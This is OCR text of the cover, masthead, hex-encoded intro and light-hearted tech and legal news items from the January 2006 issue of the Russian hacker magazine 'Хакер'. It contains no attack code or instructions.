


ВЗЛОМ UDAFF.COM
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ЯНВАРЬ 01(85) 2006
SUPERSNIPER
РАЗБИРАЕМСЯ
В НОВОЙ БАЗЕ
BLUETOOTH
ОТКУДА БЕРУТСЯ ШЕЛЛ-КОДЫ
УЧИМСЯ ПИСАТЬ ШЕЛЛ-КОДЫ
САМОСТОЯТЕЛЬНО
ЭНЦИКЛОПЕДИЯ SPYWARE
ЧТО МОЖЕТ УКРАСТЬ ТРОЯН
ИСТОРИЯ ОДНОГО E-ШОПА
КАК СОЗДАВАЛСЯ AMAZON.COM
SPAMD — СЕКРЕТНЫЙ КОНТРУДАР
ЭЛИТНЫЙ МЕТОД БРЬБЫ СО СПАМОМ
+
NEW DESIGN
ISSN 1609-1019
9 771609 101009 01>
(game)land

WE ARE HACKERS WE ARE TOGETHER

INTRO

В НОВЫЙ ГОД С HEX'OM!

CAEEECE0EDE4E020E6F3F0EDE0EBE020D5E0EAE5F020EDE5E6EDEE20EE
E1EDE8ECE0E5F220F2E5E1FF2E20C820E4E0F0E8F220F1EAF0EEECEDF-
BE920EFEEE4E0F0EEEA3A

3630343231333B6E75545E46766E31
3834323835373B4B646E4742727432
3539313433323B356E6A407A793132
3930313536333B78766D33347A6331
3734363032313B6D69336E7A683240

... И НЕ ЗАБУДЬ ПОДПИСАТЬСЯ



/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Замглавред
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна Большова

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
-- nobody --

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)

>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24
> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> ДЛЯ ПИСЕМ
101000, Москва, Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ Я 77-11802** от 14 февраля 2002 г.
Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **100 000** экземпляров.
Цена договорная.



MEGA NEWS


HITECHNEWS
Федор Галков
(fm@real.xakep.ru)

HARDNEWS
Сергей Никитин

ÏNEWS
mindw0rk
(mindw0rk@gameland.ru)

ÏNEWS


НЕБО В КЛЕТОЧКУ ДЛЯ ПАКИСТАНСКОГО ФРИКЕРА



На Украине в городе Первомайск Николаевской области органам удалось задержать фрикера, уже долгое время звонившего по межгороду с помощью поддельных таксофонных карт. Работают такие карты по принципу эмуляторов: сначала генерируют номер телефонной карточки, затем блокируют в таксофоне тарификацию звонка. Злосчастным фрикером оказался выходец из Пакистана, не имеющий к тому же гражданства. Задержали его прямо в будке, откуда он пытался на халяву позвонить своим пакистанским родственникам. Милиция в этом деле, конечно, оторвалось на все сто. Мало того, что ее высмеивают за беспомощность в раскрытии компьютерных дел, так еще и какой-то изувер решил облапошить украинское правительство. Вердикт на суде был суров: подсудимый нанес непоправимый ущерб оператору связи, виновен и отправляется за бетонные стены сроком на 3 года.

ЛАБОРАТОРИЯ, ОБЪЕДИНИВШАЯ GOOGLE И MICROSOFT





После многочисленных перебранок и судебных разбирательств между Google и Microsoft, кто бы мог подумать, что две эти компании вскоре начнут сотрудничать. К ним присоединилась Sun Microsystems, которая тоже воюет с Microsoft, но имеет теплые отношения с Google. Проектом, который объединил враждующие стороны, стала исследовательская лаборатория RAD (Безотказные Адаптивные Распределенные Системы), основанная при Калифорнийском университете Беркли. Три IT-гиганта на равных паях вложили в нее 7,5 миллионов и установили ежегодный бюджет в размере 1,5 миллиона долларов, поступающие от каждой из этих компаний. Цель лаборатории — разработка сетевого ПО, которое поможет запускать крупные интернет-порталы типа eBay.com и Amazon.com. Пока в лаборатории работает 16 человек, среди которых профессора и одаренные выпускники университета Беркли, а руководителем назначили профессора Дэвида Паттерсона. Конечно, после новости о сотрудничестве, поползли слухи, что войне между монстрами IT-индустрии пришел конец. Но ведущий исследователь Microsoft Джеймс Ларус опроверг их своим заявлением, что соглашение было заключено не ради перемирия, а только потому, что принесет выгоду всем трем сторонам.

ВЗБЕШЕННАЯ СЕСИЛИЯ ПРОТИВ YAHOO




Жила-была Сесилия Бэйрнс. Не сама жила, а с бой-френдом Рэндольфом. Как часто бывает, со временем парочка приелась друг другу, начались ссоры, скандалы. И в один прекрасный день Сесилия заявила: «Импотент! Мне нужен настоящий мужчина, жеребец. Убирайся вон, ни на что не годный засранец!». Рэндольф ушел, но история на этом не закончилась. «Импотент» оказался мстительным, и, чтобы насолить бывшей подружке, зашел на сервис знакомств компании Yahoo, зарегил там анкету и разместил в ней обнаженные фотки Сесилии. А в контактах указал ее рабочий телефон, мобильник и емейл. Так как формами Сесилию природа не обделила, предложения «по-дружески чпокнуться» посыпались уже на следующий день, и с каждым днем их становилось все больше. Женщина попыталась убрать анкету, связавшись с администрацией сервиса, но там ее жалобы проигнорировали. Тогда она подала на Yahoo в суд. «Три миллиона баксов, и моя психологическая травма сможет зарасти», — воскликнула мадам. Пока неизвестно, сколько денег достанется Сесилии. Но я буду следить за продолжением этой истории и расскажу, чем она закончилась.

СКАЧАЛ MP3? ПЛАТИ ШТРАФ




В Чикаго закончился суд над Цецлией Гонзалес, которую обвинили в незаконном скачивании музыки из Интернета. На компьютере дамочки хранилось около тысячи композиций в формате mp3. «И че?» — спросишь ты. «А вот плати 22,5 тысячи долларов!» — вынес приговор суд. Дамочке еще повезло, что обвинения звукозаписывающей компании RIAA, подавшей на нее иск, касались только 30 песен. И сумма штрафа получилась из расчета 750 долларов за каждую. Вообще, RIAA уже долго присматривалась к мадам Гонзалес и до этого предлагала «злостной нарушительнице» выплатить 3,5 косарей, чтобы замять инцидент. Мадам Гонзалес отказалась, и дело дошло до суда. Эксперты считают, что этот процесс станет поворотным в борьбе с нарушителями авторских прав, так как такого наказания за простое скачивание песенок не получал еще никто. Рядовые интернетчики же считают, что у RIAA крыша едет. Пользуясь случаем, хочу признаться, что у меня на компе больше 40 тысяч mp3'шек, а у моего соседа Бори — более 50 тысяч. И RIAA может поцеловать нас в зад :).

SMS-КАМИКАДЗЕ



Интересную услугу предложила британским жителям компания Staellium UK. Называется она StealthText и представляет собой SMS-ки, которые уничтожаются сразу после прочтения. Теперь тебе не придется бояться, что сообщение «солнышко, у нас сегодня романтический ужин на двоих, купи по дороге презервативов», отправленное на мобильник жены босса, случайно попадет на глаза Сергею Петровичу. Правда, никаких нейронно-атомных революционных открытий в этой технологии нет. Просто адресату приходит имя отправителя и ссылка на текст, которая перестанет работать через 40 секунд после прочтения. Новинкой уже успели заинтересоваться финансовые компании и Министерство обороны Великобритании, в 2006 году Staellium планирует продвигать ее в остальные страны Европы, США и Азию. Причем на одних SMS компания зацикливаться не собирается. По словам президента Staellium Кэрола Барнума, они уже приступили к подготовке новых сервисов: самоуничтожающихся емейлов, саморазрушающихся голосовых сообщений и самоаннигилирующихся картинок. Не знаю, как вы, а я бы заодно предпочел самоиспаряющуюся жену, хотя бы на год.

ГЕРОИ И ВРАГИ ИНТЕРНЕТА



Кто, по-твоему, главный враг Интернета? Твой провайдер? Билл Гейтс? Мысли масштабнее, чувак! Чтобы определить настоящих врагов и героев инета, коалиция британских провайдеров ISPA проанализировала тысячи компаний и организаций. И недавно объявила список номинантов, из которых в начале 2006 года отберут победителей. В тройку самых злостных врагов вошли: Еврокомиссия (за попытки регулировать содержимое интернет-ресурсов), концерн Sony BMG (за защиту музыкальных дисков, сравнимую по вредоносности с компьютерными вирусами) и… Российское правительство (за свою несостоятельность противостоять компьютерным преступлениям). Героем года станет один из трех претендентов: Британское Парламентское Объединение APIG (за улучшение законов Великобритании в отношении Сети), организация OTA (за контроль над ценами и тарифами провайдеров) и регулирующий орган Ofcom (за поддержание стабильности рынка платных телефонных услуг). Хоть убейте, не понимаю, по каким критериям отбирали номинантов и почему в список врагов не вошла RIAA, которая уже какой год воюет против всего Интернета. Коалиции, наверное, виднее. Как по мне, так главный враг мировых средств связи — моя соседка тетя Варя. Дура, оборвала кабель, совсем под ноги не смотрит.

ДОБРОВОЛЬНАЯ ПЫТКА ХОСТИНГ-СЕРВИС



Есть такой замечательный метод «кнута и пряника». Действует безотказно! В принципе, даже наличие пряника совершенно не обязательно, достаточно и одного кнута. А если ты думаешь, что этот метод давно устарел, и в цивилизованном мире ему нет места, то ты глубоко заблуждаешься. Могу даже предложить тебе испробовать его на себе. Само собой, не стоит воспринимать «кнут» дословно, его с легкостью может заменить новый уникальный девайс от японской компании Taiyo Inc под названием BuzzTrainer. Работает эта штука так: на руку надевается небольшой напульсник, от которого тянется провод к USB-разъему, в комплекте также идет специальный софт, необходимый для работы устройства. Если при работе за компом ты сделаешь что-то не так, например, опечатку при наборе текста в Word'e, то получишь слабый, но заметный электрический разряд. В следующий раз (если ты, конечно, не фанат мазохизма) скорее всего данную ошибку уже не повторишь. Проведя небольшое исследование, разработчики убедились, что количество опечаток при использовании BuzzTrainer заметно уменьшается. Кстати, помимо слежения за опечатками, девайс может наказывать и за занятия всякими неподобающими вещами, к примеру, при заходе на порносайт или в чат, при чрезмерном увлечении игрой или скачивании нелегальной музыки… Поэтому разработчики рекомендуют свой товар и заботливым мамашам, которые по-прежнему уверены, что компьютер их чадам нужен только для учебы. Кстати, оказывается, что BuzzTrainer не такой уж и безобидный, так что не рекомендуется беременным и детям до 12 лет.

СПИДОМЕТР ПО WI-FI



Давно известно, что подавляющее большинство автокатастроф происходит по причине нарушения правил дорожного движения, а преимущественно — из-за превышения скорости (около 25% от всех аварий). Вот только как убедить в этом самих водителей? Всякие профилактическо-разъяснительные мероприятия, естественно, ни к чему не приводят, а штрафы оседают исключительно в карманах гаишников. Однако власти Канады подобрали подходящий рецепт. Отныне с данными нарушителями будут бороться самым радикальным способом. Нет, любителей быстрой езды, конечно, не будут сажать на электрический стул, просто-напросто планируется оборудовать все (по возможности) машины специальными ограничителями скорости. Теперь все попытки выйти на первую космическую скорость будет пресекать сам автомобиль: при приближении к скоростному ограничению педаль газа будет все сильнее сопротивляться нажатию. Информация о том, где и какая скорость разрешена, будет определяться при помощи встроенного модуля GPS, который сможет сверять местоположения болида с картой разрешенных скоростей. Данная система уже протестирована в Северной Америке, Швеции, Нидерландах и Британии, где показала отличные результаты. Впрочем, данный девайс большинство водителей явно встретят с откровенным негодованием, и пока еще непонятно, как заставить всех поголовно им обзавестись.

НОВЫЙ ГУМАНОИД

Компания Honda продемонстрировала новую версию своего знаменитого робота ASIMO, который в последнее время стал одной из основных визитных карточек фирмы. Принципиальных нововведений в новинке появилось не так много. Отныне ASIMO способен ходить практически со скоростью обычной походки человека (примерно 6 км/ч), и во время движения может держать человека за руку. А также робота обучили выполнять различную несложную работу по офису: может разносить некоторые предметы (например, горячий кофе), плюс передавать заданную информацию. Новый ASIMO уже поступил в продажу, и разработчики надеются, что найдется немало покупателей, которые вместо секретарш предпочтут настоящего робота. Точная цена на робота пока не разглашается, однако что-то мне подсказывает, что за те же самые деньги можно будет нанять целый взвод длинноногих секретарш, и далеко не факт, что они будут менее эффективны.



ГУБОШЛЕП




На прилавках японских магазинов недавно появилась весьма оригинальная гарнитура, сделанная в форме мультяшных губ, закрепленных на округленной подставке. Весь кайф устройства сотоит в том, что когда во время разговора ты будешь слышать собеседника, девайс будет двигать губами, стараясь точно попадать в такт его речи. На выбор предлагаются устройства трех цветов: красные с белой помадой, черные — с красной и серебристые — с голубой. Гарнитуру можно подключить к компьютеру или компьютер — через USB, а если мобильник не оборудован данным разъемом, то можно обойтись и стандартным jack. Конечно, не совсем понятно, зачем подключать это устройство к мобильнику, а вот на рабочем столе оно будет смотреться более чем стильно. Также девайс может работать и в качестве акустики, однако не самого лучшего качества.

ДЛЯ ЛЮБИМЫХ УШЕЙ



Если путь к сердцу мужчины, как гласит народная мудрость, лежит через его желудок, то, соответственно, женщина любит ушами. Но знать это мало, нужно уметь воспользоваться знанием. Сделать это можно так: поставить у себя в комнате качественные и стильные колонки AVE D90 и тогда успех у красавиц тебе гарантирован. Динамики в них расположены по технологии D'Apollito: средние частоты в них воспроизводят два драйвера с 2,5-дюймовым бумажным диффузором-чашкой, а также дюймовый твитер с купольным излучателем (вероятно, он будет выполнен из ткани). Воспроизведение же баса возложено на внушительный динамик с 6-дюймовым диффузором, который расположен на боковой стенке (в обеих колонках басовики ориентированы внутрь стереобазы). Мощность встроенного усилителя составляет 40 Вт на канал (RMS), а органы управления расположены в специальном углублении на внешней боковой. Тут находится темброблок (НЧ и ВЧ), а также регуляторы громкости и эхо сигнала с обоих микрофонных входов, которые также реализованы в D90. Внешняя отделка состоит из черных лакированных передних панелей, корпус выполнен в стиле «под темное дерево», дополняют картинку лакированный подиум и стильные опоры.

ПОДАРИ СЕБЕ PHILIPS




Праздники кончились, ты подарил всем подарки? Если да, то очень хорошо. Ну а если кого-то забыл, кто-то был в отъезде? Кстати, а себя-то ты не забыл? Если вдруг произошел такой казус, то ты можешь наверстать упущенное: компания Philips выпустила новый DVD-рекордер DVDR 3330 H, который станет отличным подарком для всех. Достаточно подключить его к телевизору, и ты забудешь о многих проблемах: теперь неважно дома ты или нет, но любимый фильм или передачу пропустить будет затруднительно благодаря планировки записи. С записью связаны и другие возможности: просмотр начала передачи (пока конец еще пишется), автоматическое включение записи по расписанию, воспроизведение понравившихся сцен во время записи и так далее. Благодаря интерфейсу i.Link можно делать записи с цифровой видеокамеры. Кстати, а на что записываем? Ответ прост и приятен – на встроенный 160 Гб жесткий диск! Так что места всем хватит. Но это не только рекордер, но и плеер, который работает с целой кучей форматов: DVD, DVD+R/RW, DVD-R/RW, (S)VCD, JPEG,CD,CD-R/RW и MP3-CD. Приятного просмотра!

У ГАИШНИКОВ СПЕРЛИ ДОМЕН




Забавный случай произошел в городе Тольятти. Админ сайта www.gaitlt.ru, принадлежащего местному ГАИ, забыл проплатить домен, и этим тут же воспользовались доблестные киберсквоттеры. Адрес был зареган на нового владельца, и на индексной страничке появилась красочная надпись: «Продаеццо». Гаишники от такой наглости, конечно, офигели, но полосатой палочкой ведь сетевых акул не образумишь. Поэтому решили пойти по легкому пути. Они просто зарегали новый сайт с похожим названием — www.tltgai.ru — и восстановили там весь старый контент. Я пока писал новость, даже придумал новые названия для сайтов, на случай, если угонят и этот: www.tlt.gai.ru, www.gai-tlt.ru, www.donthackusplease.tltgai.ru. Пользуйтесь, товарищи гаишники :).

АНТИХАКЕРСКИЙ ЧИП



